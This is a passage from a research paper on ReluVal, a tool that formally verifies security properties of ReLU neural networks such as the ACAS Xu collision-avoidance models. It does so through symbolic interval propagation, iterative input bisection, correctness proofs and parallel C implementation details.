A typical feedforward DNN can be thought of as a function $f : \mathbb{X} \to \mathbb{Y}$ mapping inputs $x \in \mathbb{X}$ (e.g., images, texts) to outputs $y \in \mathbb{Y}$ (e.g., labels for image classification, texts for machine translation). Specifically, $f$ is composed of a sequence of parametric functions $f(x;w) = f_l(f_{l-1}(\cdots f_2(f_1(x;w_1);w_2)\cdots w_{l-1}), w_l)$,

where $l$ denotes the number of layers in a DNN, $f_k$ denotes the corresponding transformation performed by $k$-th layer, and $w_k$ denotes the weight parameters of $k$-th layer. Each $f_{k\in 1,\ldots l}$ performs two operations: (1) a linear transformation of its input (i.e., either $x$ or the output from $f_{k-1}$) denoted by $w_k \cdot f_{k-1}(x)$, where $f_0(x) = x$ and $f_{k\neq 0}(x)$ is the output of $f_k$ denoting intermediate output of layer $k$ while processing $x$, and (2) a nonlinear transformation $\sigma(w_k \cdot f_{k-1}(x))$ where $\sigma$ is the nonlinear activation function. Common activation functions include sigmoid, hyperbolic tangent, or ReLU (Rectified Linear Unit) [38]. In this paper, we focus on DNNs using ReLU ($Relu(x) = max(0,x)$) as the activation function as it is one of the most popular ones used in the modern state-of-the-art DNN architectures [17, 20, 47].

## 2.2 Threat Model

**Target system.** In this paper, we consider all types of security-critical systems, e.g., airborne collision avoidance system for unmanned air-crafts like ACAS Xu [33], which use DNNs for decision making in the presence of an adversary/intruder. DNNs are becoming increasingly popular in such systems due to better accuracy and less performance overhead than traditional rule-based systems [24]. For example, an aircraft collision avoidance system's decision making process can use DNNs to predict the best action based on sensor data of the current speed and course of the aircraft, those of the adversary, and distances between the aircraft and nearby intruders.





Figure 1: The DNN in the victim aircraft (ownship) should predict a left turn (upper figure) but unexpectedly advises to turn right and collide with the intruder (lower figure) due to the presence of adversarial inputs (e.g., if the attacker approaches at certain angles).

**Security properties.** In this paper, we focus on input-output-based security properties of DNN-based systems that ensure the correct action in the presence of adversarial inputs within a given range. Input-output properties are well suited for the DNN-based systems as their decision logic is often opaque even to their designers. Therefore, unlike traditional programs, writing complete specifications involving internal states is often hard.

For example, consider a security property that tries to ensure that a DNN-based car crash avoidance system predicts the correct steering angle in the presence of an approaching attacker vehicle: it should steer left if the attacker approaches it from right. In this setting, even though the final decision is easy to predict for humans, the correct outputs for the internal neurons are hard to predict even for the designer of the DNN.

**Attacker model.** We assume that the inputs an adversary can provide are bounded within an interval specified by a security property. For example, an attacker aircraft has a maximum speed (e.g., it can only move between 0 and 500 mph). Therefore, the attacker is free to choose any value within that range. This attacker model is, in essence, similar to the ones used for adversarial attacks on vision-based DNNs where the attacker aims to search for visually imperceptible perturbations (within certain bound) that, when applied on the original image, makes the DNN predict incorrectly. Note that, in this setting, the imperceptibility is measured using a $L_p$ norm. Formally, given a computer vision DNN $f$, the attacker solves following optimization problem: $min(L_p(x' - x))$ such that $f(x) \neq f(x')$, where $L_p(\cdot)$ denotes the $p$-norm and $x' - x$ is the perturbation applied to original input $x$. In other words, the security property of a vision DNN being robust against adversarial perturbations can be defined as: for any $x'$ within a $L$-distance ball of $x$ in the input space, $f(x) = f(x')$.

Unlike the adversarial images, we extend the attacker model to allow different amount of perturbations to different features. Specifically, instead of requiring overall perturbations on input features to be bounded by L-norm, our security properties allow different input features to be transformed within different intervals. Moreover, for DNNs where the outputs are not explicit labels, unlike adversarial image, we do not require the predicted label to remain the same. We support properties specifying arbitrary output intervals.

**An example.** As shown in Figure 1, normally, when the distance (one feature of the DNN) between the victim ship (ownship) and the intruder is large, the victim ship advisory system will advise left to avoid the collision and then advise right to get back to the original track. However, if the DNN is not verified, there may exist one specific situation where the advisory system, for certain approaching angles of the attacker ship, advises the ship incorrectly to take a right turn instead of left, leading to a

fatal collision. If an attacker knows about the presence of such an adversarial case, he can specifically approach the ship at the adversarial angle to cause a collision.

## 2.3 Interval Analysis

Interval arithmetic studies the arithmetic operations on intervals rather than concrete values. As discussed above, since (1) the DNN safety property checking requires setting input features within certain ranges and checking the output ranges for violations, and (2) the DNN computations only include additions and multiplications (linear transformations) and simple nonlinear operations (e.g., ReLU), interval analysis is a natural fit to our problem. We provide some formal definitions of interval extensions of functions and their properties below. We use these definitions in Section 4 for demonstrating the correctness of our algorithm.

Formally, let $x$ denote a concrete real value and $X := [\underline{X}, \overline{X}]$ denote an interval, where $\underline{X}$ is the lower bound, and $\overline{X}$ is the upper bound. An *interval extension* of a function $f(x)$ is a function of intervals $F$ such that, for any $x \in X$, $F([x,x]) = f(x)$. The ideal interval extension $F(X)$ approaches the image of $f$, $f(X) := \{f(x) : x \in X\}$.

Let $f(X_1, X_2, ..., X_d) := \{f(x_1, x_2, ..., x_d) : x_1 \in X_1, x_2 \in X_2, ..., x_d \in X_d\}$ where d is the number of input dimensions. An interval valued function $F(X_1, X_2, ..., X_d)$ is *inclusion isotonic* if, when $Y_i \subseteq X_i$ for $i = 1, ..., d$, we have

$$F(Y_1, Y_2, ..., Y_d) \subseteq F(X_1, X_2, ..., X_d)$$

An interval extension function $F(X)$ that is defined on an interval $X_0$ is said to be *Lipschitz continuous* if there is some number $L$ such that:

$$\forall X \subseteq X_0, w(F(X)) \leq L \cdot w(X)$$

where $w(X)$ is the width of interval $X$, and $X$ here denotes $X = (X_1, X_2, ..., X_d)$, a vector of intervals [45].

# 3 Overview

Interval analysis is a natural fit to the goal of verifying safety properties in neural networks as we have discussed in Section 2.3. Naively, by setting input features as intervals, we could follow the same arithmetic performed in the DNN to compute the output intervals. Based on the output interval, we can verify if the input perturbations will finally lead to violations or not (e.g., output intervals go beyond a certain bound). Note that, while lack of violations due to over-approximations,

However, naively computing output intervals in this way suffers from high errors as it computes extremely loose bounds due to the *dependency problem*. In particular, it can only get a highly conservative estimation of the output range, which is too wide to be useful for checking any safety property. In this section, we first demonstrate the dependency problem with a motivating example using naive interval analysis. Next, based on the same example, we describe how the techniques described in this paper can mitigate this problem.






Figure 2: Running example to demonstrate our technique.

**A working example.** We use a small motivating example shown in Figure 2 to illustrate the inter-dependency problem and our techniques in dealing with this problem in Figure 3.

Let us assume that the sample NN is deployed in an unmanned aerial vehicle taking two inputs (1) distance from the intruder and (2) intruder approaching angle while producing the steering angle as output. The NN has five neurons arranged in three layers. The weight attached to each edge is also shown in Figure 3 .

Assume that we aim to verify if the predicted steering angle is safe by checking a property that the steering angle should be less than 20 if the distance from the intruder is in $[4,6]$ and the possible angle of approaching intruder is in $[1,5]$.

Let $x$ denote the distance from an intruder and $y$ denote the approaching angle of the intruder. Essentially, given $x \in [4,6]$ and $y \in [1,5]$, we aim to assert that $f(x,y) \in [-\infty, 20]$. Figure 3a illustrates the naive interval propagation in this NN. By performing the interval multiplications and additions, along with applying the ReLU activation function, we get the output interval to be $[0,22]$. Note that this is an overestimation because the upper bound 22 cannot be achieved: it can only appear when the left hidden neuron outputs 27 and the right one outputs 5. However, for the left hidden neuron to output 27, the conditions $x = 6$ and $y = 5$ have to be satisfied. Similarly, for the right hidden neuron to output 5, the conditions $x = 4$ and $y = 1$ have to be satisfied. These two conditions are contradictory and therefore cannot be satisfied simultaneously and therefore the final output 22 can never appear. This effect is known as the *dependency problem* [45].




(a) Naive interval propagation (b) Symbolic interval propagation (c) Iterative bisection and refinement

Figure 3: Examples showing (a) naive interval extension where the output interval is very loose as it ignores the inter-dependency of the input variables, (b) using symbolic interval analysis to keep track of some of the dependencies, and (c) using bisection to reduce the over-approximation error.

As we have defined that a safe steering angle must be less than or equal to 20, we cannot guarantee non-existence of violations, as the steering angle can have a value as high as 22 according to the naive interval propagation described above.

**Symbolic interval propagation.** Figure 3b demonstrates how we maintain the *symbolic intervals* to preserve as much dependency information as we can while propagating the bounds through the NN layers. In this paper, we only keep track of linear symbolic bounds and concretize the bounds when it is not possible to maintain accurate linear bounds. We compute the final output intervals using the corresponding symbolic equations. Our approach helps in significantly cutting down the over-approximation errors.

For example, in the current example, the intermediate neurons update their symbolic lower and upper bounds to be $2x+3y$ and $x+y$, denoting the operation performed by the previous linear transformation (taking the dot product of the input and weight parameters). As we also know $2x+3y>0$ and $x+y>0$ for the given input range $x\in[4,6]$ and $y\in[1,5]$, we can safely propagate this symbolic interval through the ReLU activation function.

In the final layer, the propagated bound will be $[x+2y, x+2y]$, where we can finally compute the concrete interval $[6,16]$. This is tighter than the naive baseline interval $[0,22]$ and can be used to verify the property that the steering angle will be $\leq 20$.

In summary, *symbolic interval propagation* explicitly represents the intermediate computations of each neuron in terms of the symbolic intervals that encode the inter-dependency of the inputs to minimize overestimation.

However, in more complex cases, there might be intermediate neurons with symbolic bounds whose possible values can potentially be negative. For such cases, we can no longer keep the symbolic interval using a linear equation while passing it through a ReLU. Therefore, we concretize their upper and lower bounds and ignore their dependencies. To minimize the errors caused by such cases, we introduce another optimization, *iterative refinement*, as described below. As shown in Section 7, we can achieve very tight bounds by combining these two techniques.

**Iterative refinement.** Figure 3c illustrates another optimization that we introduce for mitigating the dependency problem. Here, we leverage the fact that the dependency error for Lipschitz continuous functions decreases as the width of intervals decreases (any DNN with a finite number of layers is Lipschitz continuous as shown in Section 4.2). Therefore, we can bisect the input interval by evenly dividing the interval into the union of two consecutive sub-intervals and reduce the overestimation. The output bound can thus be tightened as shown in the example. The interval becomes $[2,20]$, which proves the non-existence of the violation. Note that we can iteratively refine the output interval by repeated splitting of the input intervals. Such operations are highly parallelizable as the split sub-intervals can be checked independently (Section 7). In Section 4, we provide a proof that the iterative refinement can effectively reduce the width of the output range to an arbitrary precision within finite steps for any Lipschitz continuous DNN.

## 4 Proof of Correctness

Section 3 demonstrates the basic idea of naive interval extension and the optimization of iterative refinement. In this section, we give the detailed proof about the correctness of interval analysis/estimation on DNNs, also known as interval extension estimation, and the convergence of iterative refinement. The proofs are based on two aforementioned properties of neural networks: *inclusion isotonicity* and *Lipschitz continuity*. In general, the correctness guarantee of interval extension holds for most

finite DNNs while the convergence guarantee requires Lipschitz continuity. In the following, we give the proof of correctness for two most important techniques we use throughout the paper, but the proof is generic and works for our other optimizations such as symbolic interval analysis, influence analysis and monotonicity as described in Section 5.

Let $f$ denote an NN and $F$ denote its naive interval extension. We define the naive interval extension as a function $F(X)$ that (1) satisfies for all $x \in X, F([x,x]) = f(x)$ and (2) that only involves naive interval operations during interval variable representations. For all the other types of interval extensions, they can be easily analyzed based on the following proof.

## 4.1 Correctness of Overestimation

We are going to demonstrate that, for the naive interval extension of $f$, $F$ always overestimates the theoretically tightest output range $f$. According to our definition of inclusion isotonicity described in Section 2, it suffices to prove that the naive interval extension of an NN is inclusion isotonic. Note that we only consider neural networks with ReLUs as activation functions for the following proof, but the proof can be easily extended to other popular activation functions like tanh or sigmoid.

First, we need to demonstrate that $F$ is inclusion isotonic. Because ReLU is monotonic, so we can simply consider its interval extension to be $Relu_I(X) := [max(0,\underline{X}), max(0,\overline{X})]$. Therefore, $\forall Y \subset X$, we have $max(0,\underline{X}) \leq max(0,\underline{Y})$ and $max(0,\overline{X}) \geq max(0,\overline{Y})$ so that its interval extension $Relu(Y) \subseteq Relu(X)$. Most common activation functions are inclusion isotonic. We refer interested readers to [45] for a list of common functions that are inclusion isotonic.

We note that $f(X)$ is a composition of activation functions and linear functions. And we also see that linear functions, as well as common activation functions, are inclusion isotonic [45]. Because any combinations of inclusion isotonic functions are still inclusion isotonic, thus, we have that the interval representation $F(X)$ of $f(X)$ is inclusion isotonic.

Next, we show for arbitrary $X = (X_1, \ldots, X_d)$, that:

$$f(X) \subseteq F(X)$$

Applying the previously shown inclusion isotonicity properties of $F(X)$, we get:

$$f(X_1,\ldots,X_d) = \bigcup_{(x_1,\ldots,x_d)\in X} \{f(x_1,\ldots,x_d)\}$$

$$= \bigcup_{(x_1,\ldots,x_d)\in X} F([x_1,x_1],\ldots,[x_d,x_d])$$

Now, for any such $(x_1,\ldots,x_d) \in X$, we have $F([x_1,x_1],\ldots,[x_d,x_d]) \subseteq F(X_1,\ldots,X_d)$, since $([x_1,x_1],\ldots,[x_d,x_d]) \subseteq (X_1,\ldots,X_d)$, and $F(X)$ is inclusion isotonic. We thus get:

$$\bigcup_{(x_1,\ldots,x_d)\in X} F([x_1,x_1],\ldots,[x_d,x_d]) \subseteq F(X_1,\ldots,X_d) \quad (1)$$

which is exactly the desired result.

Now, we get the result shown in Equation 1 that for all input $X$, the interval extension of $f$, $F(X)$, always contains the true codomain (theoretically tightest bound) for $f(X)$.

## 4.2 Convergence in Finite Number of Splits

Now we see that the naive interval extension of $f$ is an overestimation of true output. Next, we show that iteratively splitting input is an effective way to refine and reduce such overestimated error. Empirically, we can see finite number of splits allow us to approximate $f$ with $F$ with arbitrary accuracy, this is guaranteed by Lipschitz continuity property of NNs.

First, we need to prove $F$ is Lipschitz continuous. It is straightforward to show that many common activation functions are Lipschitz continuous [45]. Here, we show the natural interval extension $\text{Relu}_I$ is Lipschitz continuous, with a Lipschitz constant $L := 1$. We see, for any input interval $X$:

$$w(\text{Relu}_I(X)) = max(\overline{X},0) - max(\underline{X},0)$$

$$\leq max(\overline{X},0) - \underline{X} \leq \overline{X} - \underline{X} = w(X)$$

Thus, the interval extension $\text{Relu}_I$ of ReLU is Lipschitz continuous. As the NN is a finite composition of Lipschitz continuous functions, its interval extension $F$ is still Lipschitz continuous as well [45].

Now we demonstrate that by splitting input $X$ into $N$ smaller pieces and taking the union of their corresponding outputs, we can achieve at least a $N$ times smaller overestimation error. We define an $N$-split uniform subdivision of input $X = (X_1, ..., X_d)$ as a collection of sets $X_{i,j}$:

$$X_{i,j} := [X_i + (j-1)\frac{w(X_i)}{N}, X_i + j\frac{w(X_i)}{N}]$$

where $i \in 1,\ldots,d$ and $j \in 1,\ldots N$. We note that this is exactly a partition of each $X_i$ into $N$ pieces of equivalent width such that $\forall i, j$, $w(X_{i,j}) = w(X_i)/N$ and $X_i = \bigcup_{j=1}^{N} X_{i,j}$. We then define a refinement of $F$ over $X$ with $N$ splits as:

$$F^{(N)}(X) := \bigcup_{i=1}^{N} F(X_{1,i},\ldots,X_{d,i})$$

Finally, we define the range of overestimated error created by naive interval extension on an NN after $N$-split refinement as $w(E^{(N)}(X))$:

$$w(E^{(N)}(X)) := w(F^{(N)}(X)) - w(f(X))$$

Because $F$ is Lipschitz continuous, Theorem 6.1 in [45] gives us the following result:

$$w(E^{(N)}(X)) \leq 2L \cdot w(X)/N \tag{2}$$

Equation 2 shows the error width of the $N$-split refinement $w(E^{(N)}(X))$ converges to 0 linearly as we increase $N$. That is, we can achieve arbitrary accuracy when using $N$-split refinement to approximate $f(X)$ with sufficiently large $N$.

# 5 Methodology

Figure 4 shows the main workflow along with the different components of ReluVal. Specifically, ReluVal uses symbolic interval analysis to get a tight estimation of the output range based on the input ranges. It declares a security property as verified If the estimated output interval is tight enough to satisfy the property. If the output interval shows potential existence of violations, ReluVal randomly samples a few points from the interval and check for violations. If any adversarial case is detected, i.e., a concrete input violating the security property, it outputs this as a counterexample. Otherwise, ReluVal uses iterative interval refinement to further tighten the output interval to approach the theoretically tightest bound and repeats the same process described above. Once the number of iterations reaches a preset threshold, ReluVal outputs timeout denoting it cannot verify the security property.





Figure 4: Workflow of ReluVal in checking security property of DNN.

As discussed in Section 3, simple interval extension only obtains loose/conservative intervals due to input dependency problem. Below, we describe the details of the optimizations we propose to further tighten the bounds.

## 5.1 Symbolic Interval Propagation

Symbolic Interval propagation is one of our core contributions to mitigate the input dependency problem and tighten the output interval estimation. If a DNN would only consist of linear transformations, keeping symbolic equation throughout the intermediate computations of a DNN can perfectly eliminate the input dependency errors.

However, as shown in Section 3, while passing an equation through a ReLU node essentially involves dropping the equation and replacing it with 0 if the equation can evaluate to a negative value for the given input range. Therefore, we keep the lower and upper bound equations $(Eq_{up}, Eq_{low})$ for as many neurons as we can and only concretize as needed.

**Algorithm 1** Forward symbolic interval analysis

**Inputs**: **network** ← tested neural network
**input** ← input interval

```
1:  Initialize eq = (eq_up, eq_low);
2:  // cache mask matrix needed in backward propagation
3:  R[numLayer][layerSize];
4:  // loops for each layer
5:  for layer = 1 to numlayer do
6:      // matmal equations with weights as interval;
7:      eq= weight ⊗ eq;
8:      // update the output ranges for each node
9:      if layer != lastLayer then
10:         for i = 1 to layerSize[layer] do
11:             if eq_up[i] ≤ 0 then
12:                 // Update to 0
13:                 R[layer][i]=[0,0];        ▷ d(relu(x))/dx = [0,0]
14:                 eq_up[i] = eq_low[i] = 0;
15:             else if eq_low[i] ≥0 then
16:                 // Keep dependency
17:                 R[layer][i]=[1,1];        ▷ d(relu(x))/dx = [1,1]
18:             else
19:                 // Concretization
20:                 R[layer][i]=[0,1];        ▷ d(relu(x))/dx = [0,1]
21:                 eq_low[i] = 0
22:                 if eq_up[i] ≤ 0 then
23:                     eq_up[i] = eq_up[i];
24:     else
25:         output = {lower, upper};
26: return R, output;
```

Algorithm 1 elaborates the procedure of propagating symbolic intervals/equations during the interval computation of a DNN. We describe the core components and the details of this technique below.

**Constructing symbolic intervals.** Given a particular neuron $A$, (1) If $A$ is in the first layer, we can compute the

symbolic bounds as:

$$Eq^{A}_{up}(X) = Eq^{A}_{low}(X) = w_1x_1 + ... + w_dx_d$$

where $x_1, ..., x_d$ are the inputs and $w_1, ..., w_d$ is the weights of the corresponding edges. (2) If $A$ belongs to the intermediate layer, we initialize the symbolic intervals of $A$'s output as:

$$Eq^{A}_{up}(X) = W_+Eq^{A_{prev}}_{up}(X) + W_-Eq^{A_{prev}}_{low}(X)$$

$$Eq^{A}_{low}(X) = W_+Eq^{A_{prev}}_{low}(X) + W_-Eq^{A_{prev}}_{up}(X)$$

where $Eq^{A_{prev}}_{up}$ and $Eq^{A_{prev}}_{low}$ are the equations from last layer. $W_+$ and $W_-$ denote the positive and negative weights of current layer respectively. The output will be $[w_+a, w_+b]$ for multiplying positive weight parameter $w_+$ with an interval $[a,b]$. For the negative weight parameters, the output will be flipped in terms of $a$ and $b$, i.e., $[w_-b, w_-a]$.

**Concretization.** While passing a symbolic equation through the ReLU nodes, we evaluate the concrete value of the equation's upper and lower bounds $\overline{Eq_{up}(X)}$ and $\underline{Eq_{low}(X)}$. If $\underline{Eq_{low}(X)} > 0$, then we pass the lower equation on to the next layer. Otherwise, we concretize it to be 0. Similarly, if $\overline{Eq_{up}(X)} > 0$, we pass the upper equation on to the next layer. Otherwise, we concretize it as $\overline{Eq_{up}(X)}$.

**Correctness.** We first clarify three different output intervals: (1) theoretically tightest bound $f(X)$, (2) naive interval extension bound $F(X)$, and (3) symbolic bound $[\underline{Eq_{low}(X)}, \overline{Eq_{up}(X)}]$. We prove that the symbolic bound is a superset of theoretically tightest bound and a subset of output naive interval extension:

$$f(X) \subseteq [\underline{Eq_{low}(X)}, \overline{Eq_{up}(X)}] \subseteq F(X) \tag{3}$$

For a given input range propagated to the output layer, it will involve both computing linear transformations and applying ReLUs. symbolic interval analysis keeps the accurate bounds for linear transformations and uses concretization to handle non-linearity. Compared to theoretically tightest bound, the only approximation introduced during the symbolic propagation process is due to concretization while handling ReLU nodes, which is an over-approximation as shown before. Naive interval extension, on the other hand, is a degenerate version of symbolic interval analysis where it does not keep any symbolic constraints. Therefore, symbolic interval analysis over-approximates the theoretically tightest bound and, in turn, is over-approximated by naive interval extension as shown in Equation 3.

## 5.2 Iterative Interval Refinement

While symbolic interval analysis helps in computing relatively tight bounds, the estimated output intervals for complex networks may still not be tight enough for verifying properties, especially when the input intervals are comparably large and thus result in many concretizations. As discussed above in Section 5, for such cases, we resort to another technique, iterative interval refinement. In addition, we also propose two other optimizations, influence analysis and monotonicity, which further refines the estimated output ranges based on iterative interval refinement.

**Baseline iterative refinement.** In Section 4, we have proved that theoretically tightest bound could be approached by repeatedly splitting the input intervals. Therefore, we perform iterative bisection of each input interval $X_1, ..., X_n$ until the output interval is tight enough to meet the security property, or time out, as shown in Figure 4.

The iterative bisection process can be represented as a bisection tree as shown in Figure 5. Each bisection on one input yields two children denoting two consecutive sub-intervals, the union of which computes the output bound for their parent. Here, $X^{(i)_j}$ means the $jth$ input interval with split depth $i$. After one bisection on $X^{(i)_j}$, it creates two children: $X^{(i+1)_{2j-1}} = \{X_1, ..., [\underline{X_i}, \frac{\underline{X_i}+\overline{X_i}}{2}], ..., X_d\}$ and $X^{(i+1)_{2j}} = \{X_1, ..., [\frac{\underline{X_i}+\overline{X_i}}{2}, \overline{X_i}], ..., X_d\}$.

To identify the existence of any adversarial example in the bisected input ranges, we sample a few input points (the current default is the middle point of each range) and verify if the concrete output leads to any property violations. If so, we output the adversarial example, mark this sub-interval as definitely containing adversarial examples, and conclude the analysis for this specific sub-interval. Otherwise, we repeat the symbolic interval analysis process for the sub-interval. This default configuration is tailored towards deriving a conclusive answer of "secure" or "insecure" for the entire input interval. Users of ReluVal can configure it to further split an insecure interval to potentially discover secure sub-intervals within the insecure interval.

**Optimizing iterative refinement.** We develop two other optimizations, namely influence analysis and monotonicity, to further cut the average bisection depths.

*(1) Influence analysis.* When deciding which input intervals to bisect first, instead of following a random strategy, we compute the gradient or Jacobian of the output with respect to each input feature and pick the largest one as the first to bisect. The high-level intuition is that gradient approximates the influence of the input on the output, which essentially measures the sensitivity of the output to each input feature.

Algorithm 2 shows the steps for backward computation of the input feature influence. Note that instead of working on concrete values, this version works with intervals. The basic idea is to approximate the influence caused by ReLUs. If there is no ReLU in the target DNN, the





Figure 5: A bisection tree with split depth of $n$. Each node represents a bisected sub-interval.

**Algorithm 2** Backward propagation for gradient interval

**Inputs**: **network** ← tested neural network
**R** ← gradient mask

```
// initialize upper and lower gradient bounds
g_up = g_low = weights[lastLayer];
for layer = numlayer-1 to 1 do
    for 1 to layerSize[layer] do
        // g is an interval containing g_up and g_low
        // interval hadamard product
        g=R[layer] ⊗ g;
        // interval matrix multiplication
        g=weights[layer] ⊙ g;
return g;
```

Jacobian matrix is completely determined by the weight parameters, which is independent of the input. A ReLU node's gradient can either be 0 for negative input or 1 for positive input. We use intervals to track and propagate the bounds on the gradients of the ReLU nodes during backward propagation as shown in Algorithm 2.

We further use the estimated gradient interval to compute the smear function for an input feature [26, 27]: $S_i(X) = max_{1\le j\le d}|\overline{J_{ij}}|w(X_j)$, where $J_{ij}$ denotes the gradient of input $X_j$ for output $Y_i$. For each refinement step, we bisect the $X_j$ with the highest smear value to reduce the over-approximation error as shown in Algorithm 3.

*(2) Monotonicity.* Computing the Jacobian matrix also helps us to reason about the monotonicity property of the output for a given input interval. In particular, for the cases where the partial derivative of $\frac{\partial F_i}{X_j}$ is always positive or negative for the given the input interval $X$, we can simply replace the interval $X_j$ with two concrete value $\underline{X_j}$ and $\overline{X_j}$. Because, as the DNN output is monotonic in that input interval, it is impossible for any intermediate value to cause a violation without either $\underline{X_j}$ or $\overline{X_j}$ cause a violation. Our empirical results in Section 7 also indicate that such monotonicity checking can help decrease the number of splits required for checking different security properties.

**Algorithm 3** Using influence analysis to choose the most influential feature to split

**Inputs**: **network** ← tested neural network
**input** ← input interval
**g** ← gradient interval calculated by backward propagation

```
for i = 1 to input.length do
    // r is the range of each input interval
    r = w(input[i]);
    // e is the influence from each input to output
    e = g_up[i] * r;
    if e > largest then                    ▷ most effective feature
        largest = e;
        splitFeature = i;
return splitFeature;
```

## 6 Implementation

**Setup.** We implement ReluVal in `C` and leverage `OpenBLAS`[1] to enable efficient matrix multiplications. We evaluate ReluVal on a Linux server running Ubuntu 16.04 with 16 CPU cores and 256GB memory.

**Parallelization.** One unique advantage of ReluVal over other security property checking systems like Reluplex is that the interval arithmetic in the setting of verifying DNN is highly parallelizable by nature. During the process of iterative interval refinement, newly created input ranges during iterative refinement can be checked independently. This feature allows us to create as many threads as possible, each taking care of a specific input range, to gain significant speedup by distributing different input ranges to different workers.

However, there are two key challenges that required solving to fully leverage the benefits of parallelization. First, as shown in Section 5.2, the bisection tree is often not balanced leading to substantially different running times for different threads. We found that often several laggard threads slow down the computation, i.e., most of the available workers stay idle while only a few workers keep on refining the intervals. Second, as it is hard to predict the depth of the bisection tree for any sub-interval in advance, starting a new thread for each sub-interval may result in high scheduling overhead. To solve these two problems, we develop a dynamic thread rebalancing algorithm that can identify the potentially deeper parts of the bisection tree and efficiently redistribute those parts among other workers.

**Outward rounding.** The large number of floating matrix multiplications in a DNN can potentially lead to se-

[1] http://www.openblas.net/

vere precision drops after rounding [15]. For example, assume that the output of one neuron is [0.00000001, 0.00000002]. If the floating-point precision is $e-7$, then it is automatically rounded up to [0.0,0.0]. After one layer propagation with a weight parameter of 1000, the correct output should be [0.00001, 0.00002]. However, after rounding, the output will incorrectly become [0.0, 0.0]. As the interval propagates through the neural network, more errors will accumulate and significantly affect the output precision. In fact, our tests show that some adversarial examples reported by Reluplex [25] are false positives due to such rounding problem.

To avoid such issues, we adopt outward rounding in ReluVal. In particular, for every newly calculated interval or symbolic intervals $[\underline{x}, \overline{x}]$, we always round the bounds outward to ensure the computed output range is always a sound overestimation of the true output range. We implement outward rounding with 32-bit floats. We find that this precision is enough for verifying properties of ACAS Xu models, though it can easily be extended to 64-bit double.

# 7 Evaluation

## 7.1 Evaluation Setup

In the evaluation, we consider two general categories of DNNs, deployed for handling two different tasks.

The first category is airborne collision avoidance system (ACAS) crucial for alerting and preventing the collisions between aircrafts. We focus our evaluation on the ACAS Xu model for collision avoidance in unmanned aircrafts [28].

The second category includes the models deployed to recognize hand-written digit from the MNIST dataset. Our preliminary results demonstrate that ReluVal can also scale to larger networks that the solver-based verification tools often struggle to check.

